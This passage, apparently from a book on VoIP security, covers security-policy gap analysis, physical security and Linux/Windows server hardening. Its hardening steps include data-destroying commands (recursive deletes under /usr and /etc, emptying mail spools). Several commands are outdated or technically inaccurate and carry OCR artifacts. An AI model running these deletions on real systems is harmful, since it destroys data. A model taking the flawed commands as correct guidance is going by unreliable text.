Configuration Management Policies & Procedures			Defines how new hardware and software are tested and installed, defines how changes are documented.
Control of proprietary information and intellectual property			Defines policies to handle proprietary information, trade secrets, and intellectual property. It includes procedures to protect and safeguard information that is considered sensitive and proprietary.
Data Backup Procedures			Defines what gets backed up, when, how often, and how. Also covers how tapes are stored (to prevent theft).

Continued

Table 2.1 continued A Gap Analysis Worksheet

NAME	EXISTENCE	PRIORITY	DESCRIPTION
Firewall Management Policy			Describes how the firewall hardware and software is managed and configured; how changes are requested and approved; and auditing requirements and procedures.
Internet Access Control Policy			Defines the services (inbound and outbound) that will be supported when traffic travels between the Internet and company systems.
General Encryption Policy			To assure interoperability and consistency across the organization, this policy would mandate standards to which encryption systems must comply, possibly specifying algorithms and parameters to be used.
Internet Security Awareness & Education Policy			Outlines the educational and training measures that will be taken to make computer users aware of their security responsibilities.
Intrusion Detection Policy/ Procedures			Defines responsibilities and scope for tools that provide for the timely detection of malicious behavior by users on the network or individual hosts. (Excludes antiviral measures.)

Continued

Table 2.1 continued A Gap Analysis Worksheet

NAME	EXISTENCE	PRIORITY	DESCRIPTION
Network Connection Policy			Describes the requirements and constraints for attaching devices to the corporate network.
Password Management Policy/Procedures			Guidelines to support operations for password management such as password assignment, reset, recovery, protection, and strength. These guidelines support privileged and nonprivileged account password assignment.
Remote Access Policy			Outlines and defines acceptable methods of remotely connecting to the internal corporate network (including Internet and VPN access).
Security Incident Handling Policies & Procedures			Procedures describing the steps to be taken in response to computer security incidents that occur within facilities or networks. This includes interfacing with law enforcement agencies, logging and documenting incidents, evidence preservation, and forensic analysis.
System Security Standards (for specific OSs)			Procedures for securing specific operating systems (e.g., NT/Win2K, MVS, Linux) that are used within the organization. This document explains how a specific OS needs to be configured for corporate use.

Table 2.1 continued A Gap Analysis Worksheet

NAME	EXISTENCE	PRIORITY	DESCRIPTION
Privileged Access Policy			Establishes requirements for the regulation and use of special access (e.g., root or Administrator) on corporate systems in a responsible and ethical manner. It also specifies behaviors and practices that are prohibited.
Remote Partner Acceptable Use & Connectivity Policy/Procedures			Provides guidelines for the use of network and computing resources associated with third-party networks. Provides a formalized method for the request, approval, and tracking of such connections.
User Account Policies			Outlines the requirements for requesting and maintaining accounts on corporate systems.
Virus Prevention Policy/ Procedures			Defines actions that will be taken to detect and remove computer viruses.
IM Policy/Procedures			Defines architecture, and deployment guidelines for Instant Messaging.
Wireless Policy/ Procedures			Defines architecture, and deployment guidelines for 802.11a/b wireless networks.

Continued

Table 2.1 continued A Gap Analysis Worksheet

NAME	EXISTENCE	PRIORITY	DESCRIPTION
VoIP Policy/ Procedures			Defines architecture, and deployment guidelines for Voice-over IP networks.

Policies & Procedures…

What Defines a Good Security Policy?

You can begin by evaluating your organizational security policy using the criteria derived from Dr. Dan Geer's (Chief Technology Officer — @stake):

1. Has to be understandable on the first read.
2. Has to be readable—short and sweet.
3. Has to be assimilable—can a responsible person remember it?
4. Has to be practical—can a responsible person do this?
5. Define the goal states, not the mechanisms.

Regardless of the starting point, my experience has been that policy development is an iterative process—policy first is broken down into modules (see sidebar for an example listing of high-level modules), modules are assigned to the appropriate individuals, and each module then is edited by steering committee members. After several cycles through this process, a draft version 1.0 document is produced.

The draft security policy document should be evaluated by the security steering committee based upon a number of characteristics:

- Is the scope of the document appropriate?
- To whom does the policy apply (i.e., all employees, full-time employees only, contractors, consultants, customers)?
- Are the organization's information assets comprehensively defined and are the appropriate controls implemented?
- Is the policy consistent with existing corporate directives and guidelines, and with applicable legislation and regulations?

- Is the document concise? Can it be understood and remembered by all affected parties? I've seen several security policies that numbered over 100 pages. I believe that, in the case of security policy development, shorter is always better. Any policy longer than 40 to 50 pages will not be read or remembered by most users.
- Are the policy guidelines reasonable? That is, can the normal person follow the policy directives and still perform their regular duties? Are the guidelines consistent with current technology, organizational culture, and mission?
- Does the document leave room for good judgment? All relevant personnel should be responsible for exercising good judgment regarding the reasonableness of personal use of company resources. Employees should understand that effective security is a team effort involving the participation and support of all those who deal with information and/or information systems.
- Is the document extensible?

Policies & Procedures…

Sample Policies, Procedures, and Guidelines Summary

The following guidelines, polices, and procedures are necessary to effectively secure your systems and network:

1. Acceptable Use Policy
2. Access Control Policy
3. Account Management Policies
4. Availability Policies
5. Configuration Management Policies & Procedures
6. Control of Proprietary Information and Intellectual Property
7. Data Backup Procedures
8. Firewall Management Policy
9. General Encryption Policy
10. IM Security Policy/Procedures

Continued

11. Internet Access Control Policy
12. Internet Security Awareness & Education Policy
13. Intrusion Detection Policy/Procedures
14. Network Connection Policy
15. Partner Connection Acceptable Use & Connectivity Policy/Procedures
16. Password Management Policy/Procedures
17. Privacy Policies
18. Privileged Access Policy
19. Remote Access Policy
20. Security Incident Handling Policies & Procedures
21. System Security Standards (for specific OSs)
22. Technology Purchasing Guidelines
23. User Account Policies
24. Virus Prevention Policy/Procedures
25. VoIP Security Policy/Procedures
26. Wireless Policy/Procedures

Implementation of the resulting security policies is also a process. Policy cannot merely be pronounced by upper management in a one-time directive with high expectations of its being readily accepted and acted upon. Rather, just as formulating and drafting policy involves a process, implementation similarly involves a process, which begins with the formal issuance of policy, and continues via user awareness training, intracompany communications utilizing an intranet or other company communications vehicles, review, and update of policy and policy definitions at regular intervals.

Often there exists a lack of awareness of an organization's IT security policies, among both the general user population and the IT staff. It is imperative that an organization undertake some form of education campaign among the general user population to raise awareness of both the existence of IT security policies and their contents.

All employees should be required to read and acknowledge their understanding of parts of the IT security policy relevant to the general user population during the on-boarding process. As updates are made to the policies that affect the general user population, notices should be sent to the users so that they can acquaint themselves with the changes. It is not enough for these notices to be sent out by e-mail; the

notification procedure must include some mechanism for the user to acknowledge receipt of the notice and understanding as to the changes to the policy.

The IT security staff should also consider conducting brief, in-person group trainings regarding the provisions of the IT security policy and physical security in general. These trainings are often more effective than impersonal mechanisms such as e-mail, which are often ignored or acknowledged without a full understanding of the contents of the message or notification. In-person trainings also allow the general user population to gain a fuller understanding of IT security issues, as it allows them to ask questions and voice concerns regarding the policy.

In the process of raising awareness of IT security policies, it is important that the general user population understands the sanctions associated with violating these policies. A security policy that is not enforced, or that is enforced on an arbitrary basis, will be honored more in the breach than in the practice. The policies should include mechanisms for measuring compliance, detecting noncompliance, and responding to policy violations. The general user population must be made aware of these mechanisms. These processes are necessary to make sure that users are held accountable for their actions, as well as to guard against the consequences of inappropriate actions.

A sample VoIP security policy module is included at the end of this chapter. You can use this as a starting point for your own customized VoIP security policy module.

Physical Security

Physical security is an essential part of any security plan. Physical security refers to the protection of building sites and equipment (and all other information and software contained therein) from theft, intrusion, vandalism, natural disaster, man-made catastrophes, and accidental damage (e.g., from electrical surges, extreme temperatures, and spilled coffee). It requires suitable emergency preparedness, reliable power supplies, adequate climate control, and appropriate protection from intruders.

Statistics show that 70 percent of data theft is physical theft (Computer Associates/Pinkerton, 2004). Physical security safeguards provide a first line of defense for information resources against physical damage, physical theft, and unauthorized disclosure of information.

Safeguards can be broken down into two categories: human and environmental. Human safeguard recommendations are:

- Console access should be restricted or eliminated.
- Logon, boot loader, and other passwords must be a minimum of eight characters including at least one each of alpha, numeric, and ctl characters.
- VoIP components must be located in a secure location that is locked and restricted to authorized personnel only.
- Access to these components, wiring, displays, and networks must be controlled by rules of least privilege.
- System configurations (i.e., hardware, wiring, displays, networks) must be documented. Installations and changes to those physical configurations must be governed by a formal change management process.
- A system of monitoring and auditing physical access to VoIP components, wiring, displays, and networks must be implemented (e.g., badges, cameras, access logs). From the point at which an employee enters the building, it is recommended that there be a digital record of their presence.
- The server room should be arranged in a way that people outside the room cannot see the keyboard (thus seeing users/admin passwords).
- Any unused modems must be disabled/removed.
- No password evidence (notes, sticky notes, etc.) is allowed around the system.

Environmental safeguard recommendations are:

- The CPU case should be locked and the key must be accounted for and protected. A backup key should be made and kept securely offsite (e.g., in a safety deposit box).
- USB, CD-ROM, monitor port, and floppy disks drives should be removed, disabled, or glued shut.
- Adequate temperature and humidity controls must be implemented to avoid equipment damage.
- Adequate surge protectors and UPS must be implemented, maintained, and tested.
- Cleaning and maintenance people should be prohibited from the area surrounding any electronics.
- Food, drink, or smoking is prohibited in the same areas.

Frequently, IT and security staff only considers IT security through the prism of logical (IT-related technical) security controls. However, it is often the case that lapses in physical perimeter security controls can contribute to weaknesses in IT security. Methodical testing and anecdotal evidence indicate that the physical perimeter security is insufficient to prevent unauthorized users from entering secured areas, resulting in easy access to the internal network.

NOTE

Choke Points: Often, the largest failing of physical security is the lack of a single choke point for the authentication and admittance of authorized visitors. Following is a real-world example.

Normally visitors are authenticated in a visitor registration area and are then admitted to an elevator area in a separate part of the building using a badge issued in the visitor registration area. The badge is designed to provide a visual indication once it has expired, and is valid only for that specific day or week. However, still-valid daily badges often can be found discarded in trash receptacles. Since the elevator area is watched by a different group of people from those who authenticate the visitor, the guards at the elevator area have no idea whether a visitor is authorized or not other than the possession of a valid visitor badge.

In this example, multiple choke points result in virtually unrestricted physical access to the internal infrastructure.

IP-PBX equipment should be located in a locked room with limited access. This type of access should be provided as a user authentication system with either a keycard or biometric device. The use of a keypad alone to gain access is not permitted. All methods of gaining entry into the room must provide for a list of users that have accessed the room along with a date/timestamp.

Perimeter Protection

Perimeter protection is designed as a deterrent to trespassing and to route employees, visitors, and the guests to selected entrances. Here are two useful examples.

Closed-Circuit Video Cameras

CCTV cameras are relatively inexpensive to deploy and provide a large return on investment. The typical camera should be on a pan/tilt mounting and have a zoom lens, both of which should be controllable by the operator. These features permit the

monitoring of wide areas for general activity or the ability to zero in on a particular location.

It is unrealistic to expect an operator to alertly monitor for long periods of time. Therefore, the system should be programmed for periodic sweeps or augmented with intrusion devices triggered by unusual events. All video output should be recorded for future replay if necessary. The videotapes should be archived for a minimum of 30 days. A videotape should be retired and physically destroyed after three complete usage cycles.

Token System

A token is an object physically carried by the user used for authentication purposes. There are several different types of token identification methods including token cards, readers, and biometric devices. The most widely used method is that of the card. The following is a sample of the different types of access cards.

Challenge/Response Tokens

This device generates a random passcode, based upon a built-in algorithm that is combined with a user pin number. This resulting number is used, in combination with the standard username and password, for user verification method. Passcode sniffing and brute force attacks are futile since the result is good only for one specific period of time.

Dumb Cards

An example of a dumb card is a photo identification badge. The photo and individual statistics supply enough information to complete the authentication process. Generally, the authentication process is a visual comparison of the ID and the face of the individual.

Smart Cards

The classic example of a smart card is an ATM card. This device combines an individual PIN with information encoded on the card itself.

Biometric Devices

All biometric devices rely upon some type of input device, such as a video camera, retinal scanner, thumb pad, or microphone. The data is than digitized and compared to a stored record. If the match is within defined parameters access is granted.

Wire Closets

Wire closets form a very important piece of the actual network as well as the data that travels on it. Many of the wire closets contain both network and telephone connections. Oftentimes cases exist where the wire closet is shared by many of the building occupants. The wiring closet can be a very effective launch pad for internal attacks. It is also well suited to the unobserved monitoring of a network. We recommend securing these sensitive locations. When available, they could be added to the already existing card key systems. This would automate the logging of who accessed the location and when. A recommended course of correction would also include the requirement that your organization's representative be physically present during the entire period a collocated wire closet is accessed.

What if the landlord controls access to the closet in a shared-tenant space (a common scenario)? One answer is to use the closet only for external PSTN connectivity and home-run all other wiring to a dedicated closet.

Security Elements…

Passwords: The Single Most Important Security Control

You will see this axiom repeated several times in this text. **Well chosen passwords are the single most important element of any computer security policy.** They are the front-line of protection, and often the only line of protection, for user and administrative accounts. A single poorly chosen password may result in the compromise of an entire enterprise network. The first step in protecting against unauthorized access is to define, communicate, and enforce strong password policies.

Server Hardening

From a high-level point of view, all devices that participate in network communications should follow the principle of "Least Privilege." This concept is simple to understand and difficult to put into practice as it often interferes with or interrupts an individual's (particularly administrators) ability to perform routine functions. This means that anything not required should be disabled. Turn off all unneeded services. Disable any features that

are not in use. Remove unnecessary applications. This maxim is particularly important when applied to critical infrastructure including servers, routers, firewalls, and so on. Adhering to this principal will reduce the number of potential attack vectors on these systems.

The potential for attack against components of the PBX system is real, and failure to secure a PBX and voice mail system can expose an organization to toll fraud, theft of proprietary information, loss of revenue, and loss of reputation. Hardening the PBX system components limits unauthorized access and use of system resources. The hardening process is OS-specific, but regardless of the OS, consists of: patching, removal of extraneous services, extending logging, removal of unnecessary administrative and user accounts, permission tightening, activation of internal security controls, and various other security tweaks.

Eliminate Unnecessary Services

Most VoIP server platforms ship today on either the Windows or Linux operating systems. Typically, these systems are delivered with many unneeded services activated. These extra services are potential security risks. There are a large number of online and hardcopy references that explain the details of hardening with Windows and Linux operating systems, so in this section we'll survey the high points.

On the Linux platform, examine the /etc/inetd.conf file. This file specifies the services for which the inetd daemon will listen. By default, /etc/inetd.conf is configured to activate a number of listening daemons. You can see these by typing:

```
grep -v "^#" /etc/inetd.conf
```

Determine the services that you require, then comment out the unneeded services by placing a "#" sign in front of them. This is important, as several of the services run by inetd can pose security threats, such as popd, imapd, and rsh.

Next check your running services by typing:

```
ps aux | wc -l
```

This command will show you the services that normally are started by the .rc scripts. These scripts determine the services started by the init process. Under Red Hat Linux, these scripts reside in /etc/rc.d/rc3.d (or /etc/rc.d/rc5.d if you automatically boot to a GUI, such as Gnome or KDE). To stop a script from starting, replace the uppercase S with a lowercase s. You can easily start the script again just by replacing the lowercase s with an uppercase S. There are other ways to do this, such as chkconfig. The numbers in the names of the startup scripts determine the sequence of initialization. This may vary depending upon the version and Linux distribution that you are using. Scripts that start with an uppercase K instead of an uppercase S are used to kill services that are already running

On most Windows Server platforms, the active services are listed in the Services window. This can be reached by typing:

```
services.msc
```

At a command prompt, Services simply can be stopped or started by clicking the appropriate stop/start buttons in the toolbar. Alternatively, services can be permanently stopped or started by double-clicking the particular service that you are interested in, and setting its startup type to either manual (the service may still be activated) or disabled. The choice of running services depends upon your environment, but the adage still remains—turn off any service that you don't explicitly require.

Additionally, Microsoft offers two tools that should be run on any server that is a component of critical infrastructure. These are Microsoft Baseline Security Analyzer (MBSA v.2.0) and the IIS lockdown tool. MBSA is a software tool that scans local and remote Windows machines and generates a report that lists both security vulnerabilities (missing patches, incorrect permission settings, etc) and the means to remediate those vulnerabilities. You can find it at http://www.microsoft.com/technet/security/tools/mbsahome.mspx. The IIS Lockdown Tool functions by turning off unnecessary features and removing particular directories. It also incorporates URLScan, which adds additional protection based upon predefined templates. All the default security-related configuration settings in IIS 6.0 (Windows 2003) meet or exceed the security configuration settings made by the IIS Lockdown tool, so it isn't necessary to run this tool on those servers. Currently, you can find the IIS lockdown tool at http://www.microsoft.com/technet/security/tools/locktool.mspx.

NOTE

Bastille Linux is one of the more popular tools for hardening Linux. You can find it at http://www.bastille-linux.org/.

Logging

Once you have turned off as many services as are consistent with proper server function, enable extended logging. On Linux platforms the system logger (syslog) is controlled by the configuration file, /etc/syslog.conf. Syslog is a system utility for tracking and logging all types of system messages from informational to critical. Each

message sent to the syslog server is formatted as ASCII text, and has two descriptive labels associated with it. The first describes the function (facility) of the application that generated it. For example, applications such as kernel and cron generate messages with easily identifiable facilities named kernel and cron. The second describes the degree of severity of the message. There are eight levels of criticality ranging from emergencies to debugging with emergencies signifying the most critical messages. All system logs reside in /var/log. /etc/syslog.conf can be configured to store messages of differing severities and facilities in different files, and on different remote computers. Many references exist on the Web that describe configuring syslog on Linux. A good one is http://www.siliconvalleyccie.com/linux-hn/logging.htm.

Note that remote syslog messages are encapsulated as UDP packets, and until RFC3411 is updated, remote syslog messages are not encrypted. Thus, anyone on the LAN can sniff the syslog traffic. This may be an issue if extended debug messages are generated by a critical server and sent across the LAN.

Windows does not ship with a native syslog daemon; instead, Windows relies upon the System Event Notification manager to track system events such as Windows logon, network, and power events. The System Event Notification manager also notifies COM+ Event System subscribers of these events. A number of syslog addons for Windows exist—I recommend the Kiwi Syslog Daemon. The KIWI product is a full-featured syslog daemon that is free in its basic edition. The extended version can be very useful in that it allows logging to a number of ODBC-compliant databases. Additionally, Kiwi offers a free syslog generator that simplifies testing of syslog functions and connections.

Additionally, under Windows, you'll want to enable extended logging via the Domain Security Policy and Local Security Policy snap-ins. These determine which security events are logged into the Security log on the computer (successful attempts, failed attempts, or both). (The Security log is part of Event Viewer.) Under the Audit Policy tab, logging can be enabled for nine particular security-related events. You should at least enable auditing of failed logon events, successful or failed policy change events, successful or failed account management, and successful or failed privilege use. Note that if the server is in a domain, domain security policies will override local security policies.

Permission Tightening

Under Windows, permission tightening is an art. In addition, the process is significantly different depending upon whether the server version is Windows 2000 or Windows 2003. In these operating systems, Microsoft created a complex and powerful set of interrelating file, folder, and user permission controls that are, frankly, too

complex for most system administrators to understand and configure. In my view, the complexity of configuring permissions leads to more security related events than bad coding on Microsoft platforms, because most administrators rely on default permissions for the most part. I will note that with Windows 2003, Microsoft has created a more secure platform with regard to default permissions. Unfortunately, we don't have the space to cover the intricacies securing Windows permissions here. Suffice to say that if you are given the option, choose Windows 2003 as the base OS rather than Windows 2000.

Linux provides a number of accounts that likely are not required for use as a media server or PBX. The rule of thumb is: If you do not require an account, remove it. Each additional account is one more possible avenue of access to the system.

Create the "wheel" group if it doesn't already exist, and populate that group with administrators. The wheel group is a group of select individuals that can execute powerful commands, such as /bin/su. By limiting the people that can access these commands, you enhance system security.

If they exist on your system, lock down the files .rhosts, .netrc, and /etc/hosts.equiv. The r commands, which are deprecated for remote access nowadays, use these files to configure access to systems. To lock them down, touch the files, then change the permissions to zero. This way no one but root can create or alter the files. For example:

```
/bin/touch /root/.rhosts /root/.netrc /etc/hosts.equiv
/bin/chmod 0 /root/.rhosts /root/.netrc /etc/hosts.equiv
```

This step disables any rhost-based authentication.

Change the following files (if they exist) permissions to the following more secure mode:

```
/bin/                    root.root          711
/boot/                   root.root          700
/dev/                    root.root          711
/etc/                    root.wheel         711
/etc/modules.conf              root.wheel          640
/etc/cron.daily/               root.wheel          750
/etc/cron.hourly/              root.wheel          750
/etc/cron.monthly/             root.wheel          750
/etc/cron.weekly/              root.wheel          750
/etc/crontab             root.wheel         640
/etc/ftpaccess           root.wheel         640
```

```
/etc/hosts.allow                    root.wheel          640
/etc/hosts.deny                     root.wheel          640
/etc/hosts.equiv                    root.wheel          640
/etc/inetd.conf                     root.wheel          640
/etc/rc.d/init.d/                   root.wheel          750
/etc/rc.d/init.d/syslog             root.wheel          740
/etc/inittab                        root.wheel          640
/etc/ld.so.conf                     root.wheel          640
/etc/modules.conf                   root.wheel          640
/etc/motd                           root.wheel          644
/etc/printcap               root.lp             640
/etc/profile                        root.root           644
/etc/rc.d/                          root.wheel          640
/etc/securetty              root.wheel          640
/etc/shutdown.allow                 root.root                   600
/etc/ssh/ssh_config                 root.root           644
/etc/ssh/ssh_host_key       root.wheel          640
/etc/ssh/ssh_host_key.pub           root.wheel          644
/etc/ssh/sshd_config        root.wheel          640
/etc/syslog.conf                    root.wheel          640
/etc/updatedb.conf                  root.wheel          640
/home/                      root.wheel          751
/home/*                     current             700
/lib/                               root.wheel          751
/mnt/                       root.wheel          750
/root/                      root.root           700
/sbin/                      root.wheel          751
/tmp/                       root.root           1777
/usr/                       root.wheel          751
/usr/*                      root.wheel          751
/usr/bin/                           root.wheel          751
/usr/sbin/                          root.wheel          751
/var/                       root.root           755
/var/log/                           root.root           711
/var/log/*                          root.root           600
```

```
/var/spool/mail/                root.mail          771
/var/tmp                        root.root          1777
```

Additional Linux Security Tweaks

Now we'll discuss additional security tweaks for securing Linux systems.

1. Remove any files related to: audio (esp), and DHCP (dhcpcd). For example:

```
a.          rm –rf /etc/dhcpcd
b.          rm –rf /etc/dhcpd
```

2. Disable cron use for anyone but root and wheel. This limits the possibility of someone running an unauthorized program periodically
3. Disable Set User ID (SUID) status from dump/restore, cardctl, dosemu, news server programs, rsh, rlogin, mount, umount, ping, ping6, at, usernetctl, traceroute, traceroute6, if possible. The SUID bit is set when a particular program needs to access resources at a higher privilege level than it is normally allowed. For example, traceroute sets the TTL field directly rather than through the sockets interface on the packets it sends. Normally, only a program with root permissions is able to use this low-level interface; thus, traceroute normally is installed with the SUID bit enabled. Unless a pressing need exists in your environment for normal users to access the aforementioned utility programs, disable SUID on all these programs. Failure to remove this bit opens your systems to a number of exploits that result in privilege escalation to root level.

   To find suid programs, issue the following command:

```
find / -type f -perm -2000 -o -perm -4000 -print
```

   Then remove the SUID bit as follows:

```
chmod –s /bin/ping
chmod –s /sbin/ping6
chmod –s /bin/mount
chmod –s /bin/umount
chmod –s /usr/sbin/traceroute
chmod –s /usr/sbin/traceroute6
chmod –s /usr/sbin/usernetctl
chmod –s /usr/bin/at
chmod –s /usr/bin/newgrp
```

Are You 0wned?

Protect Yourself from Root Kits

Install chkrootkit for monitoring of root kits. Chkrootkit is a tool to check a local machine for signs of a root kit. It does this in a number of ways: it checks critical system binaries for signs of root kit modification; it checks to see if a network interface is in promiscuous mode; it checks for wtmp, wtmpx, lastlog, and utmp deletions; and it checks for LKM Trojan modifications. Make sure to add chkrootkit to daily crontab and monitor its results regularly.

4. Clean up mail:

```
cd /var/mail
cat /dev/null > *
chmod 000 *
```

5. Clean up /usr:

```
cd /usr
rm -rf rpms
rm -rf games
rm -rf dict
rm -rf X11R6
cd /usr/local
rm –rf games
```

6. Clean up /etc:

```
rm –rf /etc/X11
rm –rf /etc/yp.conf
```

A number of OS- and version-specific security tweaks exist. The following list is not exhaustive since many of these are environment-specific; however, these will give you some areas to focus on.

1. Enforce password aging.
2. Enforce limits on resources to prevent DoS attack.
3. Password-protect boot loader.
4. Password-protect single user mode.

5. Add additional logging.
6. Disable apmd, NFS, Samba, PCMCIA, DHCP server, NNTP server, routing daemons, NIS, SNMPD, and GPM.
7. Disable printing and files related to lpd.
8. Activate TMPDIR protection.
9. Set umask to 077.
10. Restrict "." from the PATH variable.
11. Activate Internal security controls.
12. Apply security patches (see last section of this chapter).

Activation of Internal Security Controls

1. Configure TCP Wrappers by editing /etc/hosts.allow and /etc/hosts.deny. Put this first in /etc/hosts.allow. Then edit /etc/hosts.deny so that it reads ALL : ALL : DENY. Don't enter this until all the daemons are activated in /etc/hosts.allow.

```
sshd  : ALL \
: spawn /bin/echo SSH Connection on `/bin/date` from
    %h>>/var/log/messages \
            : allow
in.ftpd : ALL : spawn /bin/echo FTP access from %h on
    `/bin/date`>>/var/log/messages : allow
sshd : ALL : spawn /bin/echo SSH access from %h on
    `/bin/date`>>/var/log/messages : allow
in.telnetd : ALL : spawn /bin/echo TELNET access from %h on
    `/bin/date`>>/var/log/messages : allow
in.tftpd : ALL : spawn /bin/echo TFTP access from %h on
    `/bin/date`>>/var/log/messages : allow
```

2. Install Tripwire, a file system integrity-checking program for Windows and UNIX operating systems. The core of any computer system is the disk drive, whether the underlying objects are UNIX file systems, Windows NTFS, or the Registry. In general, making harmful changes to a computer system requires some type of modification to the data on disk, such as planting Trojan horse programs, back doors, root kits (a compressed group of files that allows a user to obtain system level privileges by exploiting a security hole in the operating system), or by modifying critical system files such as /etc/passwd.

From a security perspective, one of the most important responsibilities of modern operating systems is to authenticate users and preserve privilege levels. In computer security, root (superuser or admin) privilege level is all powerful: Root kits allow attackers to steal these privileges and to cover their tracks. Trojan horses masquerade as common harmless programs but may carry programs that facilitate remote superuser access. Backdoors allow unrestricted, unauthorized hacker access to network assets.

Tripwire is one form of intrusion detection. Much like the secret agent trick of putting a hair on the doorknob to validate that no one has entered a room, Tripwire validates that critical system files have not been altered. Tripwire creates a secure database of file and directory attributes (including, if desired, complex cryptographic file hashes), which are then used to compare against to monitor if a file or directory has been altered. For example, if an attacker has broken in and added a bogus entry to the /etc/passwd file, Tripwire will alert.

Tripwire software is used for host-based intrusion detection (HIDS), file integrity assessment, damage discovery, change/configuration management, system auditing, forensics, and policy compliance. Host-based IDS software is able to monitor a system or application log file for unauthorized changes. Tripwire's integrity assessment detects external and internal attacks and misuse. Ultimately, the role of Tripwire is to notify system administrators of changed, added, and deleted files in some meaningful and useful manner. These reports can then be used for the purposes of intrusion detection, recovery, and forensic analysis.

To use Tripwire, you first must specify a configuration file that designates the directories and files that you want to protect. You then run Tripwire (with the initialize option) to create a database of cryptographic checksums that correspond to the files and directories specified in the configuration file. Tripwire then is run periodically via cron and the current checksums are compared to the originals. If a file is altered, then the checksums will not match. To protect the Tripwire program, configuration file, and initialized database against corruption, be sure to transfer them to a medium that can be designated as physically write-protected, such as a CD-ROM.

a. Edit /etc/tripwire/twcfg.txt. Here is a sample configuration.

```
ROOT                    =/usr/sbin
POLFILE                 =/etc/tripwire/tw.pol
DBFILE                  =/var/lib/tripwire/$(HOSTNAME).twd
REPORTFILE              =/var/lib/tripwire/report/$(HOSTNAME)-
$(DATE).twr
SITEKEYFILE             =/etc/tripwire/site.key
LOCALKEYFILE            =/etc/tripwire/$(HOSTNAME)-local.key
EDITOR                  =/bin/vi
LATEPROMPTING           =false
LOOSEDIRECTORYCHECKING =false
MAILNOVIOLATIONS        =true  <- Change to false
EMAILREPORTLEVEL        =3
REPORTLEVEL             =3
MAILMETHOD              =SENDMAIL
SYSLOGREPORTING         =false       <- Change to true
MAILPROGRAM             =/usr/sbin/sendmail -oi -t
```

b. As the root user, type /etc/tripwire/twinstall.sh at the shell prompt to run the configuration script. The twinstall.sh script will ask you for site and local passwords. These passwords are used to generate cryptographic keys for protecting Tripwire files. The script then creates and signs these files. When selecting the site and local passwords, you should consider the following guidelines:

c. Make the Tripwire passwords completely different from the root or any other password for the system.

d. Use unique passwords for both the site key and the local key.


e. The site key password protects the Tripwire configuration and policy files. The local key password protects the Tripwire database and report files. Warning: There is no way to decrypt a signed file if you forget your password. If you forget the passwords, the files are unusable and you will have to run the configuration script again.

f. Run /usr/sbin/tripwire —init in order to initialize the tripwire database. This may take a while. Once you finish these steps successfully, Tripwire has the baseline snapshot of your file system necessary to check for changes in critical files. After initializing the Tripwire database, you should run an initial integrity check.

```
/usr/sbin/tripwire --check
```

This check should be done prior to connecting the computer to the network and putting it into production. Figure 2.3 outlines the Tripwire processes.

Figure 2.3 A Diagram of Tripwire Processes



g. By default, the Tripwire RPM adds a shell script called tripwire-check to the /etc/cron.daily/ directory. This script automatically runs an integrity check once per day. You can, however, run a Tripwire integrity check at any time by typing the following command: /usr/sbin/tripwire –-check

h. To view a Tripwire report, type:

```
/usr/sbin/twprint -m r --twrfile \
/var/lib/tripwire/report/<report_name>. twr
```

i. Remove Tripwire install files: twcfg.txt, twinstall.sh, twpol.txt. and ftp the remaining files in tripwire directory to a secure server or burn them to disk.

j. Be sure to check the Tripwire reports regularly. Much like other types of forensic logging, if the reports are not viewed by humans at regular intervals, then they serve little purpose.

Activate iptables firewall
ftp rc.firewall.sh script to /etc/init.d
Start script by running: sh rc.firewall.sh
Firewall services can be checked by: service iptables status
Firewall script follows:

Security Patching and Service Packs

In this section we'll put down some of our thoughts on Best Practices for the application and determination of appropriate service packs and security patches for VoIP-related client and server computers.

Service packs correct known problems and provide tools, drivers, and updates that extend product functionality, including updates, system administration tools, drivers, security updates, and additional components developed after the product was released. Service packs often contain many files, and are normally cumulative, but not always. Check this before you apply the service pack. Normally, service packs are packaged for easy downloading and installation. Patches, on the other hand, are usually specific to a particular file. Security patches eliminate (hopefully) security vulnerabilities. Oftentimes, security patches are released in response to the public circulation of exploit code. Service packs and patches often are interrelated, and it is important to check that the patch is workable for a particular service pack.

Before applying any service pack or patch, read all relevant documentation.

Schedule server outages and be sure to have a complete set of backups available, in case a restoration is required. If possible, test the update(s) on noncritical infrastructure first. Develop and follow change control procedures. A good change control procedure has an identified owner, an audit trail for any changes, a defined announcement and review period, testing procedures, and a well-understood back-out plan. A good rule of thumb is: If you don't have a back-out plan, don't patch.

Only patch or update when you have to. It is likely that you have been part of a situation where a router or server function failed mysteriously. Typically, the vendor response is that you upgrade to a new operating system revision. The consequent upgrade then results in a number of new, unrelated problems. Murphy's Law dictates

that this occurs only on the most critical infrastructure components at the most sensitive times. Alternatively, there are examples of a patch for one file that damages the functionality of another unrelated file.

Test before patching. Test after patching. Then, test again. If possible, monitor the updated production servers carefully for the first few days after the update.

Supporting Services

VoIP relies upon a number of ancillary services as part of the configuration process, as a means to locate users, for management, and to ensure favorable transport, among others. These include DNS, DHCP, LDAP, RADIUS, HTTP, HTTPS, SNMP, SSH, TELNET, NTP, and TFTP. Other services that modify QoS are also required. We recommend that those services that support the VoIP infrastructure be dedicated to that infrastructure. The following sections assume that the support infrastructure is protected from direct Internet traffic by a firewall, firewalls, IDS, IPS, or a combination of these.

DNS and DHCP Servers

